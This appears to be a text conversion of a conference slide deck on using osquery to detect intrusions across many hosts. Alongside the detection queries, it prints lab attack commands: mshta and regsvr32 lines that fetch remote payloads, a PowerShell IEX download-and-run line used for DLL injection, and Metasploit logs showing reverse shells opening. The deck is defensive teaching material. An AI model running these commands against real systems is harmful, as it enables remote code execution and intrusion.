

# Leveraging Osquery for DFIR at scale

Sohini Mukherjee | Security Researcher @ Adobe

# Agenda

- Rapid Incident Response
- Fast Forensics
- Proactive Threat Hunting




# Needle in a haystack?

- Running processes
- Active network connections
- New user accounts
- Detect file system changes
- Kernel Modules loaded
- Evidence of Persistence
- Evidence of Code Injection
- Non-standard Running Services




# How can Osquery help?

- Abstracts the OS to SQL (SQLite)
- Open-Source, active development
- Cross-platform
- Light-weight agent
- Non-intrusive: user-mode



Reference: <https://itnext.io/auditing-containers-with-osquery-389636f8c420>

# Approaches..



Stand-alone to collect data one-off  
(e.g. during forensic investigation)

Installed as a service for periodic data collection (e.g. for threat hunting)

Reference: SANS Talk on Kolide & OSQuery: How to Build Solid Queries and Packs for Detection and Threat Hunting

# Formats..


osqueryi

osqueryd

# Some osquery statements..


```
osquery> select s.pid, p.name, local_address, remote_address, family, protocol, local_port, remote_port from process_open_sockets s join processes p on s.pid = p.pid where remote_port not in (80, 443) and family = 2;  
+-----+-----+-----+-----+-----+-----+  
| pid | name      | local_address | remote_address | family | protocol | local_port | remote_port |  
+-----+-----+-----+-----+-----+-----+  
| 584 | svchost.exe | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 135       | 0          |  
| 4   | System      | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 445       | 0          |  
| 1072| svchost.exe | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 5040      | 0          |  
| 724 | wininit.exe | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 49664     | 0          |  
| 1040| svchost.exe | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 49665     | 0          |  
| 1284| svchost.exe | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 49666     | 0          |  
| 852 | lsass.exe   | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 49667     | 0          |  
| 1944| spoolsv.exe | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 49668     | 0          |  
| 844 | services.exe| 0.0.0.0       | 0.0.0.0       | 2      | 6        | 49669     | 0          |  
| 2208| svchost.exe | 0.0.0.0       | 0.0.0.0       | 2      | 6        | 49670     | 0          |  
| 4   | System      | 172.16.123.135 | 0.0.0.0       | 2      | 6        | 139       | 0          |  
| 3888| powershell.exe | 172.16.123.135 | 172.16.123.200 | 2      | 6        | 50272     | 4444       |  
| 1284| svchost.exe | 0.0.0.0       | 0             | 2      | 17       | 500       | 0          |  
| 1284| svchost.exe | 0.0.0.0       | 0             | 2      | 17       | 4500      | 0          |  
| 1072| svchost.exe | 0.0.0.0       | 0             | 2      | 17       | 5050      | 0          |  
| 1348| svchost.exe | 0.0.0.0       | 0             | 2      | 17       | 5353      | 0          |  
| 1348| svchost.exe | 0.0.0.0       | 0             | 2      | 17       | 5355      | 0          |  
| 3700| svchost.exe | 127.0.0.1     | 0             | 2      | 17       | 1900      | 0          |  
| 3700| svchost.exe | 127.0.0.1     | 0             | 2      | 17       | 52996     | 0          |  
| 1284| svchost.exe | 127.0.0.1     | 0             | 2      | 17       | 55737     | 0          |  
| 4   | System      | 172.16.123.135 | 0             | 2      | 17       | 137       | 0          |  
| 4   | System      | 172.16.123.135 | 0             | 2      | 17       | 138       | 0          |  
| 3700| svchost.exe | 172.16.123.135 | 0             | 2      | 17       | 1900      | 0          |  
| 3700| svchost.exe | 172.16.123.135 | 0             | 2      | 17       | 52995     | 0          |  
+-----+-----+-----+-----+-----+-----+  
osquery>
```

# Scheduled vs Ad hoc Queries



1. osquery enrolls or polls
2. TLS endpoint responds with a query
3. osquery replies with results

# Kolide Fleet – Open Source Osquery Manager



# Kolide Fleet Portal

All hosts which have enrolled in Kolide

5 Hosts Total

Host ID	OS	Kolide Version	Processor	Memory	Last Seen	IP Address	
IP-AC110206	Microsoft Windows Server 2016 Datacenter 10.0	3.3.2	2 x 2.4 GHz	8.0 GB	5 months	02:DD:43:37:22:68	172.17.2.6
fleetportal	Ubuntu 18.4.0	3.3.0	2 x 2.4 GHz	7.8 GB	7 months	02:6B:E3:49:28:32	172.17.0.27
ip-172-17-2-180.us-west-1.compu...	CentOS Linux 7.5.1804	3.3.1-14-ga1dbae3	2 x 2.4 GHz	7.6 GB	7 months	02:7E:F8:1B:62:3E	172.17.2.180
ip-172-17-2-204.us-west-1.comp...	Amazon Linux 2.0.0	3.3.0	2 x 2.4 GHz	7.8 GB	7 months	02:5B:33:97:37:8E	172.17.2.204
ip-172-17-2-217	Ubuntu 18.4.0	3.3.1-14-ga1dbae3	2 x 2.4 GHz	7.8 GB	7 months	02:2C:2D:33:D0:3C	172.17.2.217

**HOSTS**

**QUERY**

**PACKS**

**HELP**

**ADMIN**

**NEW (added in last 24hrs)** 0

**ONLINE** 5

**OFFLINE** 0

**MIA (offline > 30 days)** 0

**macOS** 0

**Ubuntu Linux** 2

**CentOS Linux** 1

**MS Windows** 1

**LABELS**

Filter Labels by Name...

ADD NEW LABEL

# Methodology




# Potential Attack Scenarios

# Attack Scenario : Supply Chain Attacks

LILY HAY NEWMAN SECURITY 04.17.18 06:30 PM

## INSIDE THE UNNERVING SUPPLY CHAIN ATTACK THAT CORRUPTED CCLEANER




CCleaner owner Avast is sharing more details on the malware attackers used to infect legitimate software updates with malware. © ALYSSA FOOTE

Reference: [wired.com](http://wired.com)



# Can we detect it @scale?

- Finding binaries signed with the stolen certificate



```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

sandro> osqueryi
Using a virtual database. Need help, type '.help'
osquery> SELECT files.path AS path,
...>     authenticode.subject_name AS subject_name,
...>     authenticode.serial_number AS serial_number,
...>     authenticode.result AS status,
...>     hashes.sha256 AS sha256
...> FROM (
...>     SELECT * FROM file
...>     WHERE directory = "C:\Program Files\CCleaner"
...> ) AS files
...> LEFT JOIN authenticode
...> ON authenticode.path = files.path
...> LEFT JOIN hash AS hashes
...> ON hashes.path = files.path
...> WHERE authenticode.subject_name LIKE "%Piriform%"
...> AND authenticode.serial_number != "52b6a81474e8048920f1909e454d7fc0";
+-----+-----+-----+-----+
| path | subject_name | serial_number | status | sha256
+-----+-----+-----+-----+
| C:\Program Files\CCleaner\CCleaner.exe | Piriform Ltd | 4b48b27c8224fe37b17a6a2ed7a81c9f | untrusted | 6f7840c77f99049d788155c1351e1560b62b8ad18ad0e9adda8218b9f432f0a9 |
| C:\Program Files\CCleaner\CCleaner64.exe | Piriform Ltd | 4b48b27c8224fe37b17a6a2ed7a81c9f | untrusted | 70dd6da9d21c00ea759880aae779920675227cc19f54db514876de66552d088b |
+-----+-----+-----+-----+
osquery>
```

Reference: <https://blog.trailofbits.com/2017/10/10/tracking-a-stolen-code-signing-certificate-with-osquery/>

# Attack Scenario : Reverse Shells



# MITRE ATTACK Framework



**ATT&CK™**  
Adversarial Tactics, Techniques  
& Common Knowledge

- ◆ Persistence
- ◆ Privilege Escalation
- ◆ Defense Evasion
- ◆ Credential Access
- ◆ Discovery
- ◆ Lateral Movement
- ◆ Execution
- ◆ Collection
- ◆ Exfiltration
- ◆ Command and Control



#256361867



# Reverse Shell : Mshta : MITRE [T1170]

Windows 10 x64

C:\Users\soh>ping 172.16.123.196

Pinging 172.16.123.196 with 32 bytes of data:

Reply from 172.16.123.196: bytes=32 time<1ms TTL=64

Reply from 172.16.123.196: bytes=32 time<1ms TTL=64

Reply from 172.16.123.196: bytes=32 time<1ms TTL=64

Ping statistics for 172.16.123.196:

VM Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),  
S Approximate round trip times in milli-seconds:  
 Minimum = 0ms, Maximum = 1ms, Average = 0ms

Control-C

C:\Users\soh>mshta.exe http://172.16.123.196:8080/6g2l7n.htm

Windows PowerShell

Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\soh> osqueryi

I0512 10:25:15.660189 6452 database.cpp:563] Checking database version for migration

I0512 10:25:15.660189 6452 database.cpp:587] Performing migration: 0 -> 1

I0512 10:25:15.660189 6452 database.cpp:619] Migration 0 -> 1 successfully completed!

I0512 10:25:15.660189 6452 database.cpp:587] Performing migration: 1 -> 2

I0512 10:25:15.660189 6452 database.cpp:619] Migration 1 -> 2 successfully completed!

Using "[virtual\_database]" as default type\_label

osquery> select s.pid, p.name, local\_address, remote\_address, family, protocol, local\_port, remote\_port from processes n\_sockets s join processes p on s.pid = p.pid where remote\_port = 4444;

pid	name	local_address	remote_address	family	protocol	local_port	remote_port
6188	powershell.exe	172.16.123.135	172.16.123.196	2	6	50016	4444
3432	powershell.exe	172.16.123.135	172.16.123.196	2	6	50018	4444

osquery>

osquery> select distinct pid, family, protocol, local\_address, local\_port, remote\_address, remote\_port, path from process\_open\_sockets where remote\_address = 172.16.123.196;

Error: near ".123" : syntax error

osquery> select distinct pid, family, protocol, local\_address, local\_port, remote\_address, remote\_port, path from process\_open\_sockets where remote\_address = 172.16.123.196;

pid	family	protocol	local_address	local_port	remote_address	remote_port	path
6188	2	6	172.16.123.135	50016	172.16.123.196	4444	
3432	2	6	172.16.123.135	50018	172.16.123.196	4444	

Kali

Sun 17:28

root@kali: ~

File Edit View Search Terminal Tabs Help

root@kali: ~

[!] Handler failed to bind to 0.0.0.0:4444:- -

[!] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).

msf exploit(windows/misc/hta\_server) > [\*] 172.16.123.135 hta\_server - Delivering Pay load

[\*] Sending stage (179779 bytes) to 172.16.123.135

[\*] Meterpreter session 2 opened (172.16.123.196:4444 -> 172.16.123.135:50018) at 2019-05-12 17:19:09 +0000

[!] Failed to load extension: No module of the name stdapi found

msf exploit(windows/misc/hta\_server) > sessions

Active sessions

=====

ID	Name	Type	Information	Connection
1	meterpreter	172.16.123.196:4444 -> 172.16.123.135:50016 (172.16.123.135)	1019 exploits - 1019 auxiliary - 155 payloads - 41 encoders - 10 nops	Free Metasploit Pro trial https://www.rapid7.com/msfpro
2	meterpreter	172.16.123.196:4444 -> 172.16.123.135:50018 (172.16.123.135)		

msf exploit(windows/misc/hta\_server) > sessions 1

[\*] Starting interaction with 1...

Type here to search

10:28 AM 5/12/2019

# Reverse Shell : Regsvr32 : MITRE [T1117]

The image shows two terminal windows side-by-side. On the left is a Windows Command Prompt window titled 'Select Command Prompt' with the title bar 'Windows PowerShell'. It displays several osquery queries. Red boxes highlight specific command lines and results:

- Line 1: `::\Users\soh>regsvr32 /s /n /u /i:http://172.16.123.197:8080/HiEWYvU.sct scrobj.dll`
- Line 2: `pid = 2188` (highlighted by a red box)
- Line 3: `local\_address = 172.16.123.135` (highlighted by a red box)
- Line 4: `remote\_address = 172.16.123.197` (highlighted by a red box)
- Line 5: `pid = 2188` (highlighted by a red box)
- Line 6: `local\_address = 172.16.123.135` (highlighted by a red box)
- Line 7: `remote\_address = 172.16.123.197` (highlighted by a red box)
- Line 8: `total = 1` (highlighted by a red box)
- Line 9: `pid = 2188` (highlighted by a red box)
- Line 10: `gid = 2188` (highlighted by a red box)
- Line 11: `osquery`

On the right is a Kali Linux terminal window titled 'Terminal' with the title bar 'root@kali: ~'. It shows the msf exploit process:

- Line 1: `[\*] Run the following command on the target machine: regsvr32 /s /n /u /i:http://172.16.123.197:8080/HiEWYvU.sct scrobj.dll`
- Line 2: `msf exploit(multi/script/web\_delivery) > [\*] 172.16.123.135 web\_delivery - Handling .sct Request`
- Line 3: `[\*] 172.16.123.135 web\_delivery - Delivering Payload`
- Line 4: `[\*] Sending stage (179770 bytes) to 172.16.123.135`
- Line 5: `[\*] Meterpreter session 1 opened (172.16.123.197:4444 -> 172.16.123.135:51620) at 2019-05-12 20:26:07 +0000` (highlighted by a red box)
- Line 6: `msf exploit(multi/script/web\_delivery) > sessions`
- Line 7: `Active sessions`
- Line 8: `Id Name Type Information Conn`
- Line 9: `-- -- -- --`
- Line 10: `1 meterpreter x86/windows DESKTOP-8I4C3KE\soh @ DESKTOP-8I4C3KE 172.16.123.197:4444 -> 172.16.123.135 (172.16.123.135)`
- Line 11: `msf exploit(multi/script/web\_delivery) > sessions 1`
- Line 12: `[\*] Starting interaction with 1...`
- Line 13: `meterpreter > sysinfo`
- Line 14: `Computer : DESKTOP-8I4C3KE`

# Reverse Shell : DLL Injection : MITRE [T1055]

```
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://172.16.182.141:8000/CodeExecution/Invoke-DllInjection.ps1")
PS C:\Windows\system32> Invoke-DllInjection -ProcessID 3740 -Dll C:\Users\soh[REDACTED]\Downloads\msf.dll
```

size(K)	ModuleName	FileName
20	msf.dll	C:\Users\sohmukhe\Downloads\msf.dll

# DLLInjection: Detections

- Pstree with active network sockets
- <https://github.com/facebook/osquery/blob/master/specs/processes.table>

```
osquery>
osquery> select distinct pid, family, protocol, local_address, local_port, remote_address, remote_port, path from processes_open_sockets where remote_address=172.16.182.141;
Error: near ".182": syntax error
osquery> select distinct pid, family, protocol, local_address, local_port, remote_address, remote_port, path from processes_open_sockets where remote_address='172.16.182.141';
+-----+-----+-----+-----+-----+-----+-----+-----+
| pid | family | protocol | local_address | local_port | remote_address | remote_port | path |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 4664 | 2      | 6          | 172.16.182.129 | 52288     | 172.16.182.141 | 4444        |          |
| 1664 | 2      | 6          | 172.16.182.129 | 52293     | 172.16.182.141 | 4444        |          |
+-----+-----+-----+-----+-----+-----+-----+-----+
osquery>
osquery>
osquery>
osquery>
osquery> select p.pid, p.parent, p.cmdline, s.remote_address, s.remote_port from process_open_sockets as s INNER JOIN processes AS p ON p.pid = s.pid WHERE s.remote_address = '172.16.182.141';
+-----+-----+-----+-----+-----+
| pid | parent | cmdline       | remote_address | remote_port |
+-----+-----+-----+-----+-----+
| 4664 | 3740   | rundll32.exe    | 172.16.182.141 | 4444        |
| 1664 | 3844   | rundll32.exe    | 172.16.182.141 | 4444        |
+-----+-----+-----+-----+-----+
osquery>
osquery>
osquery>
osquery> select name, path, pid, on_disk from processes where pid=1664 or pid=4664 or pid=3844 or pid=3740;
+-----+-----+-----+-----+
| name      | path           | pid | on_disk |
+-----+-----+-----+-----+
| rundll32.exe | C:\Windows\system32\rundll32.exe | 1664 | 1        |
| notepad.exe | C:\Windows\System32\notepad.exe | 3740 | 1        |
| calc.exe   | C:\Windows\system32\calc.exe   | 3844 | 1        |
| rundll32.exe | C:\Windows\System32\rundll32.exe | 4664 | 1        |
+-----+-----+-----+-----+
osquery>
```

# DLLInjection: Detections

- Injection (malicious msf.dll) as seen by *process\_memory\_map* table
- [https://github.com/facebook/osquery/blob/master/specs/process\\_memory\\_map.table](https://github.com/facebook/osquery/blob/master/specs/process_memory_map.table)

3844	0x00007FFEB08D2000	0x00007ffeb08d5000	PAGE_READWRITE	140731859861504	-1	-1	-1	C:\Windows\SYS			
TEM32\c1bcatq.dll											
